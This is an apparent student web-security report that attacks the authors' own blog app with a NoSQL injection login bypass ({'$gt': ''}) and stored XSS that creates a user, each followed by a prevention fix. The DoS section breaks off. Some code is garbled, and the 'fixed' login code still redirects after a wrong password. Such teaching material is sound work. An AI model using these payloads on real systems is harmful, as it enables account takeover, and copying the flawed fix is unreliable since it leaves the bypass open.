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Abstract

One of the most sensible topics on the internet is information security. Because the internet touches practically every aspect of our lives, our privacy and security are major concerns. And at the organizational level, there are more things at risk. The number of cyberattacks and the variety of strategies are both growing dramatically along with the use of the internet. Hence, it is required for each of us to be conscious of these attacks, vigilant about them, and adhere to preventive measures protocols. Ignorance of threats to web security can endanger someone's life and damage an entire business, which entails destroying thousands of lives. Knowing about such attacks and taking preventative precautions is the best way to stay safe. It is very vital to have the ability to repel such attacks. Therefore, we researched some of the most typical attacks for this project. We have researched attacking techniques, potential attack vectors, potential damage from such attacks, and lastly, precautions to take in order to avoid them.

Introduction

Web security, in general, refers to the protective protocols and measures that businesses take to safeguard themselves against online dangers and illegal activity. Business continuity and risk protection of people, data, and organizations depend on web security. By tracking and filtering internet traffic in real time, a web security gateway safeguards enterprises against online dangers. Traffic that is judged suspicious, harmful, or against policy is blocked.

As a web security gateway, Mimecast Web Security allows access to authorized websites while restricting access to inappropriate websites. Web security threats include vulnerabilities in websites and applications as well as malicious actors' attacks. Web security risks are intended to get beyond an organization's security barriers, giving hackers and cybercriminals access to valuable resources and control over systems and data. Malware, ransomware, cross-site scripting (XSS), SQL injection, phishing, denial of service, and numerous other threats are examples of common web security risks.

Email and the web are frequently used by attackers to successfully bypass security measures. In reality, 99% of successful malware infections employ email and the web as the attack delivery and management platforms. Organizations should tackle web and email security with an integrated solution that can streamline protection of both of these business-critical information systems because attackers effectively employ these two vectors in unison.

Tools Used


- Burp Suite
- Hping3
- EtterCap
- WireShark

Screenshot of web pages

Home Page



Login Page



Log in Here

Username
Enter Username

Password
Enter Password

[login](#)

[Don't have an account?](#)

Blogs Page

Blog Articles

[Create new blog](#)


12/10/2021 16:25
roshan
sdfgdsdfs
[Read More](#)

Title

12/10/2021 16:25
roshan

description

[Read More](#)


12/10/2021 15:50
roshan
Will it alert? - No
[Read More](#)

Create Blog Page

New Blog

Title

Description

Save

Show Blog Page

What is life?

11/24/2021

roshan

It depends on the liver.

[All Blogs](#)

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Demonstration of Attacks and Their Preventive Measures

1. NoSQL Injection

A NoSQL injection vulnerability is an error in a web application that uses a NoSQL database. This web application security issue lets a malicious party bypass authentication, extract data, modify data, or even gain complete control over the application. NoSQL injection attacks are the result of a lack of data sanitization. NoSQL injections are just one of many injection attacks, similar to traditional SQL Injections. They are engineered to exploit modern databases that do not use SQL. The term NoSQL (not only SQL) is used to describe databases that use a less rigid structure and may refer to many different types of databases, including those that use models such as key-value, key-document, column-family, or graph. While NoSQL database engines have a different structure and do not support SQL statements and SQL queries, they still let users perform queries. They do not support one standardized language and therefore the query language is dependent on the implementation: database (e.g. MongoDB, Redis, Google Cloud Datastore, etc.), language (e.g. Python, PHP, etc.), and framework (e.g. Node.js, Angular). However, NoSQL queries are most often based on JSON and they can include user input. If this input is not sanitized, they are vulnerable to injections.

In our website, we are using MongoDB as the database.


Attacking Procedure

For NoSQL injection attacks, we have used Burp Suite. Burp Suite Professional is one of the most popular penetration testing and vulnerability finder tools, and is often used for checking web application security.


We have a login form which needs to be filled to access the inner data of our website to make sure that only signed up people can access the website. So the user enters his login information into the form and that information is confirmed in the backend. If the username and password information matches in the database, the user is allowed to enter the website.

But, what if someone enters the website with any username but without any need of password? We will be doing this and discussing its preventive measures.

So, for this demonstration, we open BurpSuite and start a project and its window appears like this.




Now, we head to the proxy section and click on the open browser option there which opens the pre-configured browser to Burp Suite.



And after that we open a link to our website in the browser and go to the login page. While doing this the proxy section holds the request and you have to forward it so that the page opens on the browser.

Let's say the attacker knows the username of any user in the website. So, the attacker, while filling the form just has to fill the username field and can fill the password field with any random value and click submit. After clicking submit, Burp Suite intercepts the POST request.



In the above photo, we can clearly see the username and password entered in the proxy section of Burp Suite. Now comes the real deal of the attack. The attacker can edit the information that goes in the post request before forwarding it. Supposing he knows the username of any user, he can enter the username of the user. But in the password section he/she writes something like this :

{ '\$gt' : "" } and forward the request.

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{
  "username": "Aryan",
  "password": {
    '$gt': ""
  },
  "str": {
    "userbeforever": "Aryan"
  }
}
```

Now, the question is what does it do? MongoDB database checks if username and password matches in the database, but after the above query is sent, it checks if username is matching and password is greater than "". Of course, the password in the database will obviously be greater than "" and it lets the user in as shown below.

DashboardTargetProxyIntruderRepeaterSequencesDecoderComparerLoggerExtender

Project optionsUser optionsLearn

InterceptHTTP historyWebSockets historyOptions

Request to https://bloglelo.herokuapp.com:443 [46.137.15.86]

ForwardDropIntercept it...ActionOpen Bro...Comment this itemHTTP/1

PrettyRawHex

1 POST /users/login HTTP/1.1

2 Host: bloglelo.herokuapp.com

3 Content-Length: 80

4 Sec-CH-UA: "Chromium",v="107", "Not=A?Brand",v="24"

5 Sec-CH-UA-Platform: "Windows"

6 Sec-CH-UA-Mobile: 10

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36

9 Content-Type: application/json

10 Accept: */*

11 Origin: https://bloglelo.herokuapp.com

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Dest: empty

15 Referer: https://bloglelo.herokuapp.com/users/login

16 Accept-Encoding: gzip, deflate

17 Accept-Language: en-US,en;q=0.5

18 Connection: close

19 {

20 "username": "Aryan",

21 "password": {

22 "type": "password",

23 "value": "Aryan"

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
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And BOOM, the attacker is able to login with someone else's username or identity which is very risky as he can defame the person with that username or blackmail him or harm in any other way.

Prevention Technique

For the search of prevention techniques, we search for things that have caused this problem. MongoDB is scanning its database with the username and password and

matching it to the user result and an injecting query can be entered. We can have a close look at the code below:-

```
const login_user = (req, res) => {  
  
  const username = req.body.username;  
  const password = req.body.password;  
  
  User.find({ username: req.body.username, password : req.body.password }, async (err, data) => {
```

Inside the login user, we have a User.find section with both username and password check inside it. Because of this, the attacker can use the greater than ">" thing to login without password.

Then, what's the solution?

Instead of using the .find() method for both username and password, we just check this method for username and we do the password verification ourselves. So, the code can be as follows:-

```
if(password === data[0].password){  
  req.body.str.username = username;  
  usr = req.body.str;  
  expo();  
  res.redirect('/blogs');  
}  
else{  
  console.log('Wrong Password');  
  res.json('Error: Wrong Password');  
}  
req.body.str.username = username;  
usr = req.body.str;  
expo();  
res.redirect('/blogs');
```

So, what this does is it checks for username with certain username in the database and then checks if the sent password is equal to the database password. And, the greater than method wouldn't work here.

So after changing the code, we open BurpSuite and login using the same method above.

1 POST /users/login HTTP/1.1

2 Host: bioglelo.herokuapp.com

3 Content-Length: 80

4 Sec-CH-UA: "Chromium",v="107", "Not=A?Brand",v="24"

5 Sec-CH-UA-Platform: "Windows"

6 Sec-CH-UA-Mobile: 10

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36

9 Content-Type: application/json

10 Accept: */*

11 Origin: https://bioglelo.herokuapp.com

12 Sec-Fetch-Site: same-origin

13 Sec-Fetch-Mode: cors

14 Sec-Fetch-Dest: empty

15 Referer: https://bioglelo.herokuapp.com/users/login

16 Accept-Encoding: gzip, deflate

17 Accept-Language: en-US,en;q=0.9

18 Connection: close

19 {

20 "username": "Aryan",

21 "password": "randapassword",

22 "site": {

23 "username": "Aryan"

24 }

25 }

26 }

Inspector

Request Attributes

Request Query Parameters

Request Cookies

Request Headers

Log in Here

Username

Aryan

Password

login

Don't have an account?

1 GET /blogs HTTP/1.1

2 Host: bioglelo.herokuapp.com

3 Sec-CH-UA: "Chromium",v="107", "Not=A?Brand",v="24"

4 Sec-CH-UA-Mobile: 10

5 Sec-CH-UA-Platform: "Windows"

6 Upgrade-Insecure-Requests: 1

7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

8 AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.63 Safari/537.36

9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.5

10 Sec-Fetch-Site: same-origin

11 Sec-Fetch-Mode: navigate

12 Sec-Fetch-Dest: document

13 Referer: https://bioglelo.herokuapp.com/users/login

14 Accept-Encoding: gzip, deflate

15 Accept-Language: en-US,en;q=0.9

16 Connection: close

17 }

Inspector

Request Attributes

Request Query Parameters

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Log in Here

Username


Aryan

Password

login

Don't have an account?

Waiting for bioglelo.herokuapp.com...



The user is redirected back to the login page after doing the above process. So, we can prevent NoSQL injection with code sanitization and better coding practices as mentioned above.

2. Cross Site Scripting

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments. A web page or web application is vulnerable to XSS if it uses unsanitized user input in the output that it generates. This user input must then be parsed by the victim's browser. XSS attacks are possible in VBScript, ActiveX, Flash, and even CSS. However, they are most common in JavaScript, primarily because JavaScript is fundamental to most browsing experiences.

There are two stages to a typical XSS attack:

- I. To run malicious JavaScript code in a victim's browser, an attacker must first find a way to inject malicious code (payload) into a web page that the victim visits.

- II. After that, the victim must visit the web page with the malicious code. If the attack is directed at particular victims, the attacker can use social engineering and/or phishing to send a malicious URL to the victim.

XSS attacks can be classified as DOM based XSS, Stored XSS and Reflected XSS.


Attacking Procedure

We have a create blog section where we take the title and description of a blog from the user and show its contents with the user name and date posted in another page. The user has to type the title and description of his/her blog.



The screenshot shows a web browser window with the address bar displaying 'bloglelo.herokuapp.com/blogs/new'. The main heading is 'New Blog'. Below it, there are two input fields: 'Title' with the placeholder text 'This is the title.' and 'Description' with the placeholder text 'This is the description.'. A 'Save' button is located at the bottom left of the form.

And after we hit save, it shows the below page.



The blog is saved in the database and can be viewed by other users. Nothing seems fishy, right?

Well, that's where XSS comes into play.

I. Dom Manipulation

What if I try to run a HTML tag? Let's see.



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
New Blog

Title
<h1> Heading </h1>

Description
<h3> Description </h3>

Save

And it shows like this :-



Wow, the HTML tag has run. But wait, it's not the end. What if we try to run a script instead?

II. Script Running

New Blog

Title

Description
Will it alert?
- Yes

And in the show page, it shows like this:-

36affd6e08a383eabdd2d

bloglelo.herokuapp.com says
hello world

OK

Will it alert? - Yes

All Blogs

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The alert has made its way into the page. Now, everyone who opens this blog to read more about it is going to see the alert.

III. Adding an user

No, It doesn't stop here. We can add a user by just typing in a blog. Sounds odd, right?

New Blog

Title

Add a user

Description

```
{
  })catch((err)=>{
    console.log(err);
  })
"/>
```


Save

Now clicking save:

Add a user

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All Blogs

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The code has run. Now we have to see if a user with name “hacker” and password “hacker123” has been added or not.

```
> {
  _id: ObjectId("61b36d06d6e08a383eabdd38")
  email: "hacker@abc.com"
  username: "hacker"
  password: "hacker123"
  createdAt: 2021-12-10T15:06:46.504+00:00
  updatedAt: 2021-12-10T15:06:46.504+00:00
  __v: 0
}
```

Yes, the user has been added.

Similarly we can add a huge number (even infinite users) by using a while(true) syntax basically running the while loop infinitely even causing the server not to respond to the requests made by the user.

Prevention Technique

To run HTML tag or the javascript code embedded inside the script tag, the code should be outputted as an HTML element. Then it runs the code inside. The thing that is causing the attack is the blog and description are saved and printed as .innerHTML as shown in below code.

```
<script>
  const date = document.querySelector('#date');
  const datVal = date.innerHTML;
  date.innerHTML = `${datVal}`;

  const title = document.querySelector('#title');
  const titVal = title.innerText;
  console.log(titVal);
  title.innerHTML = `${titVal}`;
  // title.innerText = titVal;

  const description = document.querySelector('#description');
  const desVal = description.innerText;
  console.log(desVal);
  description.innerHTML = `${desVal}`;
  // description.innerText = desVal;
</script>
```

As we can see, there is use of `title.innerHTML` and `description.innerHTML` which allows users to do cross site scripting attacks. What's the solution?

Code Sanitization and Refactoring. Instead of using `.innerHTML`, we can just take the values given by users and print them the same as they are. So for that we take the data in `ejs` and just output it.

The code:-

```
<div class="container">
  <div class="showcontents">
    <h4 class="title" id="title"><%= blog.title %></h4>
    <div class="date" id="date">
      <%= blog.createdAt.toLocaleDateString() %>
    </div>
    <div class="author">
      <%= blog.author %>
    </div>
    <p><div class="description" id="description"> <%= blog.description %> </div></p>
  </div>

  <h3><button class="allblogsbtn" ><a href="/blogs#heading">All Blogs</a></button></h3>
</div>
```

Now, let's try XSS attack once more to check if our prevention technique is suited or not.

New Blog

Title

<h1>title</h1>

Description

<h3>description</h3>

Save

`<h1>title</h1>`

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Here it shows the title and description as the user entered. No running those codes.
What about script? Let's check that too.

New Blog

Title

``

Description

Will it alert?

- No

Save

```

```

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Will it alert? - No

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No script running as well.

In this way, XSS attacks can be prevented.

3. DOS

A Denial-of-Service (DoS) attack is one that attempts to bring a machine or network to a halt, rendering it unreachable to its intended users. DoS attacks work by inundating the target with traffic or delivering it information that causes it to crash. The DoS attack deprives genuine users (workers, members, or account holders) of the service or resource they expected in both cases.

DoS assaults frequently target high-profile corporations such as banks, commerce, and media companies, as well as government and trade organizations' web servers. Despite the fact that DoS assaults rarely result in the theft or loss of sensitive information or other assets, they can cost the victim a lot of time and money to cope with.

DoS attacks can be carried out in two ways: flooding or crashing systems. Flood assaults occur when a system receives too much traffic for the server to buffer, slowing it down and eventually stopping it. Among the most common floods are:

